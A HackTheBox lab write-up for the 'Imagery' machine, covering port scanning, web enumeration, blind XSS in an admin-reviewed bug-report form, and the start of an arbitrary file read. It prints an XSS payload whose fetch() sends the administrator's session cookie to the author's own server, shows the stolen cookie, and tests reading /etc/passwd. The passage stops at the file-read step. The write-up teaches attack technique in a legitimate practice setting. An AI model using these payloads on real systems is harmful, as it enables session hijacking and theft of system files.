HTB: Imagery
Full Writeup for Imagery machine from CWES track on HackTheBox

Reconnaissance
Port Scanning
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
tr3m0x@ubuntu:~/htb/linux/Imagery$ sudo nmap -sC -sV -p- -T4 --min-rate 1000 -O 10.129.242.164 -oN nmap/tcp_scan.nmap
Starting Nmap 7.95 ( https://nmap.org ) at 2026-09-03 15:40 EDT
Warning: 10.129.242.164 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.129.242.164
Host is up (0.23s latency).
Not shown: 65306 closed tcp ports (reset), 227 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
|_  256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
8000/tcp open  http    Werkzeug httpd 3.1.3 (Python 3.12.7)
|_http-title: Image Gallery
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
Device type: general purpose|router
Running: Linux 4.X|5.X, MikroTik RouterOS 7.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5 cpe:/o:mikrotik:routeros:7 cpe:/o:linux:linux_kernel:5.6.3
OS details: Linux 4.15 - 5.19, MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3)
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 122.40 seconds
Web Enumeration


The application on port 8000 is an image gallery. The testimonials on the home page mention a local upload feature:
1
2
3
4
5
6
7
8
9
10
11


"Finally, a simple and elegant way to keep my photos organized. The local upload feature is a game-changer!"

- Jane Doe, Photographer


"I love how easy it is to use. No complicated setup, just upload and view. Perfect for my personal collection."

- John Smith, Hobbyist
This suggests that authenticated users can upload files. I registered an account and logged in, which revealed two additional links: Upload and Report Bug.
The upload page accepts an image together with a title and description.

After uploading an image, several additional image-processing features appeared, although they were disabled for my account. I tested the image title and description for blind cross-site scripting (XSS), but received no callback.
I then examined the Report Bug page, which provides a form for submitting reports to an administrator. A successful submission returned the following response:
1
{"message":"Bug report submitted. Admin review in progress. ","success":true}
Exploitation
Blind XSS in Bug Reports

Because the response states that an administrator reviews each report, the form is a good candidate for blind XSS. I first submitted a payload that requested /details from my HTTP server. The callback confirmed that an administrator opened the report and that JavaScript execution was possible.
1
2
3
4
tr3m0x@ubuntu:~/htb/linux/Imagery$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.129.242.164 - - [03/Sep/2026 16:15:12] code 404, message File not found
10.129.242.164 - - [03/Sep/2026 16:15:12] "GET /details HTTP/1.1" 404 -
The session cookie did not have the HttpOnly attribute set. Consequently, JavaScript could access it through document.cookie. I submitted the following payload to exfiltrate the administrator’s session cookie:
1
"><img src=x onerror=fetch("http://10.10.15.47:8000/cookie?steal="+document.cookie)>
Shortly afterward, the stolen session cookie appeared in the HTTP server log:
1
10.129.242.164 - - [03/Sep/2026 16:24:13] "GET /cookie?steal=session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.apnXaQ.XMODjVHHze9vA4wzxs0gZkY7wq0 HTTP/1.1" 404 -

After replacing my browser’s session cookie with the captured value and refreshing the application, I gained access to the admin panel.
Arbitrary File Read
The admin panel contains a Download Log feature. I intercepted its request and changed the log_identifier parameter to /etc/passwd to test whether the server validated the requested path.

